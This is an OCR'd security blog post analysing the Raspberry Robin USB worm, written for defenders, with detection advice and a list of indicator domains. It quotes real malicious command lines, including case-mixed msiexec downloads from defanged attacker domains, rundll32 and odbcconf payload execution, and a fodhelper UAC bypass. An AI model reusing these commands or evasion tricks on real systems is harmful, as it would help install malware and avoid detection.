
Raspberry Robin: Highly Evasive Worm Spreads over External Disks

blogs.cisco.com/security/raspberry-robin-highly-evasive-worm-spreads-over-external-disks

Onur Mustafa Erdogan August 9, 2022



Introduction

During our threat hunting exercises in recent months, we've started to observe a distinguishing pattern of **msiexec.exe** usage across different endpoints. As we drilled down to individual assets, we found traces of a recently discovered malware called Raspberry Robin. The RedCanary Research Team first coined the name for this malware in their blog post, and Sekoia published a Flash Report about the activity under the name of QNAP Worm. Both articles offer great analysis of the malware's behavior. Our findings support and enrich prior research on the topic.

Execution Chain

Raspberry Robin is a worm that spreads over an external drive. After initial infection, it downloads its payload through **msiexec.exe** from QNAP cloud accounts, executes its code through **rundll32.exe,** and establishes a command and control (C2) channel through TOR connections.




Image 1: Execution chain of Raspberry Robin
Let's walkthrough the steps of the kill-chain to see how this malware functions.

Delivery and Exploitation

Raspberry Robin is delivered through infected external disks. Once attached, **cmd.exe** tries to execute commands from a file within that disk. This file is either a **.lnk** file or a file with a specific naming pattern. Files with this pattern exhibit a 2 to 5 character name with an usually obscure extension, including **.swy**, **.chk**, **.ico, .usb, .xml, and .cfg.** Also, the attacker uses an excessive amount of whitespace/non printable characters and changing letter case to avoid string matching detection techniques. Example command lines include:

- C:\Windows\System32\cmd.exe **[redacted whitespace/non printable characters]** /RCmD<qjM.chK
- C:\Windows\System32\cmd.exe **[redacted whitespace/non printable characters]** /rcMD**<[external disk name]**.LNk:qk
- C:\Windows\System32\cmd.exe **[redacted whitespace/non printable characters]** /v /c CMd<VsyWZ.ICO
- C:\Windows\System32\cmd.exe **[redacted whitespace/non printable characters]** /R C:\WINDOWS\system32\cmd.exe<Gne.Swy

File sample for delivery can be found in this URL: https://www.virustotal.com/gui/file/04c13e8b168b6f313745be4034db92bf725d47091a6985de9682b21588b8bcae/relations

Next, we observe **explorer.exe** running with an obscure command line argument, spawned by a previous instance of **cmd.exe**. This obscure argument seems to take the name of an infected external drive or **.lnk** file that was previously executed. Some of the samples had values including USB, USB DISK, or USB Drive, while some other samples had more specific names. On every instance of **explorer.exe** we see that the adversary is changing the letter case to avoid detection:

- ExPLORer [redacted]
- exploREr [redacted]
- ExplORER USB Drive

- eXplorer USB DISK

Installation

After delivery and initial **execution, cmd.exe** spawns **msiexec.exe** to download the Raspberry Robin payload. It uses **-q** or **/q** together with standard installation parameter to operate quietly. Once again, mixed case letters are used to bypass detection:

- mSIexeC -Q -IhTtP://NT3[.]XyZ:8080/**[11 char long random string]/[computer name]=[username]**
- mSIExEC /q /i HTTP://k6j[.]PW:8080/**[11 char long random string]/[computer name]=[username]**
- MSIExEC -q -I HTTP://6W[.]RE:8080/**[11 char long random string]/[computer name]=[username]**
- mSIExec /Q /IhTTP://0Dz[.]Me:8080/**[11 char long random string]/[computer name]=[username]**
- msIexec /Q -i http://doem[.]Re:8080/**[11 char long random string]/[computer name]**?**[username]**
- MSieXEC -Q-ihtTp://aIj[.]HK:8080/**[11 char long random string]/[computer name]**?**[username]**

As you can see above, URLs used for payload download have a specific pattern. Domains use 2 to 4 character names with obscure TLDs including **.xyz, .hk, .info, .pw, .cx, .me,** and more. URL paths have a single directory with a random string 11 characters long, followed by hostname and the username of the victim. On network telemetry, we also observed the **Windows Installer** user agent due to the usage of **msiexec.exe**. To detect Raspberry Robin through its URL pattern, use this regex:

^http[s]{0,1}\:\/\/[a-zA-Z0-9]{2,4}\.[a-zA-Z0-9]{2,6}\:8080\/[a-zA-Z0-9]+\/.*?(?:-|\=|\?).*?$

If we look up the WHOIS information for given domains, we see domain registration dates going as far back as February 2015. We also see an increase on registered domains starting from September 2021, which aligns with initial observations of Raspberry Robin by our peers.

WHOIS Creation Date	Count
12/9/2015	1
…	…
10/8/2020	1
11/14/2020	1

7/3/2021	1
7/26/2021	2
9/11/2021	2
9/23/2021	9
9/24/2021	6
9/26/2021	4
9/27/2021	2
11/9/2021	3
11/10/2021	1
11/18/2021	2
11/21/2021	3
12/11/2021	7
12/31/2021	7
1/17/2022	6
1/30/2022	11
1/31/2022	3
4/17/2022	5

Table 1: Distribution of domain creation dates over time

Associated domains have SSL certificates with the subject alternative name of q74243532.myqnapcloud.com, which points out the underlying QNAP cloud infra. Also, their URL scan results return login pages to QTS service of QNAP:




Image 2: QNAP QTS login page from associated domains

Once the payload is downloaded, it is executed through various system binaries. First, **rundll32.exe** uses the **ShellExec_RunDLL** function from **shell32.dll** to leverage system binaries such as **msiexec.exe**, **odbcconf.exe**, or **control.exe.** These binaries are used to execute the payload stored in C:\ProgramData**[3 chars]**\

- C:\WINDOWS\system32\rundll32.exe shell32.dll ShellExec_RunDLL C:\WINDOWS\syswow64\MSIEXEC.EXE/FORCERESTART rfmda=HUFQMJFZWJSBPXH -NORESTART /QB -QR -y C:\ProgramData\Azu\wnjdgz.vhbd. -passive /QR /PROMPTRESTART -QR -qb /forcerestart
- C:\Windows\system32\RUNDLL32.EXE shell32.dll ShellExec_RunDLLA C:\Windows\syswow64\odbcconf.exe -s -C -a {regsvr C:\ProgramData\Tvb\zhixyye.lock.} /a {CONFIGSYSDSN wgdpb YNPMVSV} /A {CONFIGDSN dgye AVRAU pzzfvzpihrnyj}
- exe SHELL32,ShellExec_RunDLLA C:\WINDOWS\syswow64\odbcconf -E /c /C -a {regsvr C:\ProgramData\Euo\ikdvnbb.xml.}
- C:\WINDOWS\system32\rundll32.exe SHELL32,ShellExec_RunDLL C:\WINDOWS\syswow64\CONTROL.EXE C:\ProgramData\Lzm\qkuiht.lkg.

It is followed by the execution of **fodhelper.exe**, which has the auto elevated bit set to true. It is often leveraged by adversaries in order to bypass User Account Control and execute additional commands with escalated privileges **[3]**. To monitor suspicious executions of **fodhelper.exe,** we suggest monitoring its instances without any command line arguments.

Command and Control

Raspberry Robin sets up its C2 channel through the additional execution of system binaries without any command line argument, which is quite unusual. That likely points to process injection given elevated privileges in previous steps of execution. It uses **dllhost.exe**, **rundll32.exe,** and **regsvr32.exe** to set up a TOR connection.

Detection through Global Threat Alerts

In Cisco Global Threat Alerts available through Cisco Secure Network Analytics and Cisco Secure Endpoint, we track this activity under the Raspberry Robin threat object. Image 3 shows a detection sample of Raspberry Robin:

Image 3: Raspberry Robin detection sample in Cisco Global Threat Alerts

Conclusion

Raspberry Robin tries to remain undetected through its use of system binaries, mixed letter case, TOR-based C2, and abuse of compromised QNAP accounts. Although we have similar intelligence gaps (how it infects external disks, what are its actions on objective) like our peers, we are continuously observing its activities.

Indicators of Compromise

Type	Stage	IOC
Domain	Payload Delivery	k6j[.]pw
Domain	Payload Delivery	kjaj[.]top
Domain	Payload Delivery	v0[.]cx
Domain	Payload Delivery	zk4[.]me
Domain	Payload Delivery	zk5[.]co
Domain	Payload Delivery	0dz[.]me
Domain	Payload Delivery	0e[.]si
Domain	Payload Delivery	5qw[.]pw
Domain	Payload Delivery	6w[.]re
Domain	Payload Delivery	6xj[.]xyz
Domain	Payload Delivery	aij[.]hk

Domain	Payload Delivery	b9[.]pm
Domain	Payload Delivery	glnj[.]nl
Domain	Payload Delivery	j4r[.]xyz
Domain	Payload Delivery	j68[.]info
Domain	Payload Delivery	j8[.]si
Domain	Payload Delivery	jjl[.]one
Domain	Payload Delivery	jzm[.]pw
Domain	Payload Delivery	k6c[.]org
Domain	Payload Delivery	kj1[.]xyz
Domain	Payload Delivery	kr4[.]xyz
Domain	Payload Delivery	l9b[.]org
Domain	Payload Delivery	lwip[.]re
Domain	Payload Delivery	mzjc[.]is
Domain	Payload Delivery	nt3[.]xyz
Domain	Payload Delivery	qmpo[.]art
Domain	Payload Delivery	tiua[.]uk
Domain	Payload Delivery	vn6[.]co
Domain	Payload Delivery	z7s[.]org
Domain	Payload Delivery	k5x[.]xyz
Domain	Payload Delivery	6Y[.]rE
Domain	Payload Delivery	doem[.]Re
Domain	Payload Delivery	bpyo[.]IN
Domain	Payload Delivery	l5k[.]xYZ
Domain	Payload Delivery	uQW[.]fUTbOL
Domain	Payload Delivery	t7[.]Nz
Domain	Payload Delivery	0t[.]yT

References

1. Raspberry Robin gets the worm early – https://redcanary.com/blog/raspberry-robin/
2. QNAP worm: who benefits from crime? – https://7095517.fs1.hubspotusercontent-na1.net/hubfs/7095517/FLINT%202022-016%20-%20QNAP%20worm_%20who%20benefits%20from%20crime%20(1).pdf
3. UAC Bypass – Fodhelper – https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/

Share: